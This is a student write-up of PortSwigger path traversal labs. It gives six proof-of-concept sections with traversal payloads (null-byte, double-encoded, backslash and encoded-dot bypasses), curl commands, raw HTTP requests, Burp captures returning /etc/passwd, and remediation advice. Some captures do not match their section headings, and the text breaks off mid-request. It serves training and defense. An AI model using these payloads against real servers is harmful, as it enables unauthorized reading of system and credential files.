PortSwigger Path Traversal Labs

Name: Dev Sharma (179), Prateek (166)

1) PoC — Basic Path Traversal (UNIX file read via `file` parameter)

Lab name: Path Traversal — Basic file read (`/view?file=...`)

Vulnerability type: Path Traversal (directory traversal)

Target / pre-reqs: A web app that serves files from a directory via a parameter like `/view?file=<name>` and does not properly normalise/validate `..` segments. Replace TARGET in examples with the lab host.

Impact: Arbitrary file disclosure — attacker can read sensitive files (e.g., `/etc/passwd`) from host.

- Summary:

By supplying `../` traversal segments in the `file` parameter, the application returned the contents of `/etc/passwd`. This demonstrates insufficient path validation allowing access to files outside the intended directory.

- Detailed steps (reproducible):
- Open the lab in your browser and locate the file-viewing endpoint. Example: `http://TARGET/view?file=example.txt`.
- Test a simple traversal: Payload: `../../../../etc/passwd` (adjust number of `../` as needed).
- curl reproduction:
- Burp-style raw GET request:
- Observe response: Look for typical `/etc/passwd` content lines (e.g., `root:x:0:0:root:/root:/bin/bash`).
- Commands / curl examples:

```
curl -i "http://TARGET/view?file=../../../../etc/passwd"
```

- Raw HTTP request (example):

```
GET /view?file=../../../../etc/passwd HTTP/1.1
Host: TARGET
User-Agent: Mozilla/5.0
Accept: */*
Connection: close
```

- Evidence / Screenshot:

Attach screenshots: browser showing URL + returned content; Burp request/response; terminal `curl` output.


- Remediation:

- Canonicalize and normalise input paths on the server (resolve `..` before concatenation).

- Restrict file access to an explicitly allowed directory using a whitelist. Only serve files from that directory.

- Map file identifiers to allowed filenames (don't accept raw filenames from users).

- Use secure path resolution libraries and ensure resolved absolute path starts with allowed base directory.



```
GET /image?filename=../../../etc/passwd HTTP/1.1
Host: ac301f701f93c15d803e3c72008500ed.web-security-academy.net
Cookie: session=WRUZMqPLxz2LKR7ghwGQteB99tsoPGFd
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Sec-Gpc: 1
Te: trailers
Connection: close


```

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1205

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
carlos:x:2002:2002::/home/carlos:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
elmer:x:2099:2099::/home/elmer:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

2) PoC — Path Traversal with Null Byte / Extension Bypass

Lab name: Path Traversal — Null byte / extension-block bypass

Vulnerability type: Path Traversal + null-byte / extension truncation bypass

Target / pre-reqs: Endpoint enforces allowed file extensions (e.g., only `.txt`, `.png`) by appending or checking extensions but fails to handle null bytes or truncation.

Impact: Arbitrary file disclosure despite extension checks.

- Summary:

The application attempted to enforce allowed extensions but unsafely used raw filename checks (or a language/runtime that mishandles `%00`). Appending a null byte (`%00`) or using a `filename%00.png` trick caused the server to treat the filename as truncated and return `/etc/passwd`.

- Detailed steps (reproducible):
- Identify endpoint: example `http://TARGET/download?file=report.txt`.
- Try adding null byte termination: Payload: `../../../../etc/passwd%00` or `../../../../etc/passwd%00.txt`.
- curl examples:
- Burp raw request example:
- Observe response: presence of `/etc/passwd` content in response body.
- Commands / curl examples:

```
curl -i "http://TARGET/download?file=../../../../etc/passwd%00"

curl -i "http://TARGET/download?file=../../../../etc/passwd%00.txt"
```

- Raw HTTP request (example):

```
GET /download?file=../../../../etc/passwd%00 HTTP/1.1
Host: TARGET
```

- Evidence / Screenshot:


Attach Burp request + response showing `%00` in request and file contents in response.

- Remediation:

- Do not rely on string-level extension checks. Resolve/normalize path and then verify extension or use a whitelist of file IDs.

- Ensure server-side language/runtime does not treat `%00` specially — reject or sanitize nulls early.

- Serve files by ID from a mapping rather than user-supplied filenames.


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: https://0a7e00ce0432b3b68008c11a004a00b1.web-security-academy.net HTTP/2
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 14
Response headers 3
Done
2,410 bytes | 328 millis
Event log (12) All issues
Memory: 203.0MB

Request

```
GET /image?filename=/etc/passwd HTTP/2
Host:
0a7e00ce0432b3b68008c11a004a00b1.web-security-academy.net
Cookie: session=n3AXyqLp3ud5o2ZwTAno86ZTn2osY2qM
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a7e00ce0432b3b68008c11a004a00b1.web-security-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
```

3) PoC — Double / Mixed URL Encoding Bypass

Lab name: Path Traversal — Double / mixed encoding bypass

Vulnerability type: Path Traversal (encoding/normalization bypass)

Target / pre-reqs: The application decodes URL parameters insufficiently and performs filtering before full decoding.

Impact: Arbitrary file disclosure by bypassing filters using double/mixed encoding.

- Summary:

By double-encoding traversal characters (`%252f` which decodes to `%2f` then to `/`), the application's naive filter failed to detect traversal and returned `/etc/passwd`.

- Detailed steps (reproducible):
- Target endpoint: `http://TARGET/view?file=...`.
- Construct double-encoded payload: `..%252f..%252f..%252f..%252fetc%252fpasswd` (decodes to `../../../../etc/passwd`).
- curl example:
- Burp raw GET example:
- Observe response: file content returned. Try mixed-encoding variants if needed.
- Commands / curl examples:

```
curl -i
"http://TARGET/view?file=..%252f..%252f..%252f..%252fetc%252fpasswd"
```

- Raw HTTP request (example):

```
GET /view?file=..%252f..%252f..%252f..%252fetc%252fpasswd HTTP/1.1
Host: TARGET
```

- Evidence / Screenshot:


Attach Burp request showing the encoded payload and returned file contents.

- Remediation:

- Normalize and decode URL-encoded input fully before applying filtering or allowlist checks.

- Use strict path resolution functions to obtain an absolute path and confirm it lies under the allowed base directory.

- Reject requests containing `%` sequences that decode to `../` after any number of decodings, or perform canonicalization using secure libraries.


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: https://0a1a0052038c229782ba9caa00880017.web-security-academy.net HTTP/2
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 14
Response headers 3
Done
2,410 bytes | 197 millis

Request

```
GET /image?filename=....//....//....//etc/passwd HTTP/2
Host: 0a1a0052038c229782ba9caa00880017.web-security-academy.net
Cookie: session=oDFeYg6Yzs3oBowaT5An4Wnhn212J8Pd
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a1a0052038c229782ba9caa00880017.web-security-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
```

4) PoC — Windows Path Traversal (backslash / encoded backslash)

Lab name: Path Traversal — Windows file read (backslash / encoded backslash)

Vulnerability type: Path Traversal (Windows path traversal / backslash handling)

Target / pre-reqs: Target is running on Windows or treats backslashes specially and allows `..\\` traversal.

Impact: Arbitrary file disclosure on Windows hosts (e.g., `C:\Windows\win.ini`).

- Summary:

By using Windows-style traversal (`..\..\..\..\Windows\win.ini`) or encoded backslashes (`%5c`), the application returned the contents of `C:\Windows\win.ini`.

- Detailed steps (reproducible):
- Target endpoint: `http://TARGET/download?file=foo`.
- Payloads to try: `..\..\..\..\Windows\win.ini` or encoded: `..%5c..%5c..%5c..%5cWindows%5cwin.ini`.
- curl example:
- Burp request example:
- Observe response: contents like `[fonts]` or `[extensions]` indicating win.ini.
- Commands / curl examples:

```
curl -i "http://TARGET/download?file=..%5c..%5c..%5c..%5cWindows%5cwin.ini"
```

- Raw HTTP request (example):

```
GET /download?file=..%5c..%5c..%5c..%5cWindows%5cwin.ini HTTP/1.1
Host: TARGET
```

- Evidence / Screenshot:


Attach browser/Burp screenshot showing the encoded backslash request and `win.ini` content.

- Remediation:

- Normalize path separators (`\` and `/`) to a canonical format and resolve paths absolutely before checks.

- Apply allowlist (only permit files within a base directory) using `GetFullPath` (Windows) and verify prefix.

- Avoid directly concatenating user input into filesystem paths.



Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: https://0abe0059032a8571817c4df500ee0095.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 14
Response headers 3
Search 0 highlights
Done
2,410 bytes | 1,004 millis
Event log (13) All issues
Memory: 211.3MB

```
GET /image?filename=
..%25%32%66..%25%32%66..%25%32%66etc/passwd HTTP/2
Host:
0abe0059032a8571817c4df500ee0095.web-security-academ
y.net
Cookie: session=XOcFyko5oLZqQSbWdjo9It8ldC34Oue3
User-Agent: Mozilla/5.0 (X11; Linux aarch64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0abe0059032a8571817c4df500ee0095.web-securit
y-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
```

5) PoC — Filtered slash/dot sequences (alternate encodings / mixed encodings)

Lab name: Path Traversal — Filtered slash/dot sequences (alternate encodings)

Vulnerability type: Path Traversal (filter-bypass using alternate encodings)

Target / pre-reqs: Endpoint attempts to block `../` by simple substring checks but doesn't account for encodings like `%2e%2e%2f`.

Impact: Arbitrary file disclosure via encoded sequences.

- Summary:

Using percent-encoded sequences for `.` and `/` (e.g. `%2e%2e%2f`) or mixed encodings allowed bypass of naive filters, and `/etc/passwd` was returned.

- Detailed steps (reproducible):
- Endpoint: `http://TARGET/get?file=...`.
- Payload variants: `%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd` or mixed encodings.
- curl example:
- Burp raw request example:
- Observe response: presence of `/etc/passwd` content.
- Commands / curl examples:

```
curl -i "http://TARGET/get?file=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd"
```

- Raw HTTP request (example):

```
GET /get?file=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd HTTP/1.1
Host: TARGET
```

- Evidence / Screenshot:


Attach request with encoded payload and response body.

- Remediation:

- Fully canonicalize and decode before filtering.

- Use absolute-path resolution and then compare prefix with allowed directory.

- Reject requests containing any representation (encoded or raw) that resolves to traversal after canonicalization.


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
30 ×
Send Cancel
Target: https://0a6500a4036985d6814170dd00420015.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Search
0 highlights
Done
2,410 bytes | 190 millis
Event log (13) All issues
Memory: 211.8MB
Notes

Request

```
GET /image?filename=
/var/www/images/../../../etc/passwd HTTP/2
Host:
0a6500a4036985d6814170dd00420015.web-security-academ
y.net
Cookie: session=IL2ThWgx9RnN2nCyVVTjQmdAp5moHTv9
User-Agent: Mozilla/5.0 (X11; Linux aarch64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a6500a4036985d6814170dd00420015.web-securit
y-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
```

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	14
Response headers	3

6) PoC — Traversal + Forced Extension (server forces `.html` / adds extension)

Lab name: Path Traversal — Traversal + forced extension (e.g., `.html` enforced)

Vulnerability type: Path Traversal (extension enforcement bypass)

Target / pre-reqs: Endpoint appends or requires a safe extension (e.g., `.html`) but fails to properly enforce it after normalization.

Impact: Arbitrary file disclosure despite forced/required extension enforcement.

- Summary:

The application forced or appended a safe extension to user-supplied filenames (e.g., `?page=home.html`) but did not properly canonicalize the path, so adding a null byte or using encoded sequences allowed retrieval of `/etc/passwd`.

- Detailed steps (reproducible):
- Endpoint example: `http://TARGET/?page=home.html`.
- Payloads to try: `../../../../etc/passwd%00.html` or `..%2f..%2f..%2f..%2fetc%2fpasswd%00.html`.
- curl example:
- Burp-style request example:
- Observe response: content of `/etc/passwd` is present — forced-extension mechanism bypassed.
- Commands / curl examples:

```
curl -i "http://TARGET/?page=..%2f..%2f..%2f..%2fetc%2fpasswd%00.html"
```

- Raw HTTP request (example):

```
GET /?page=..%2f..%2f..%2f..%2fetc%2fpasswd%00.html HTTP/1.1
Host: TARGET
```

- Evidence / Screenshot:


Attach Burp request & response showing the `%00` (or encoded) payload and file contents.

- Remediation:

- Do not append or rely on user-supplied filenames. Use an internal mapping of page identifiers to filenames.

- After resolving the path, verify it is inside an allowed directory; do not base checks purely on suffix or superficial extension checks.

- Sanitize and reject null bytes early, and canonicalize input with robust libraries.



Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target: https://0a220098048f7e6585c2e445003e0016.web-security-academy.net

Request

```
GET /image?filename=../../../etc/passwd%00.png HTTP/2
Host:
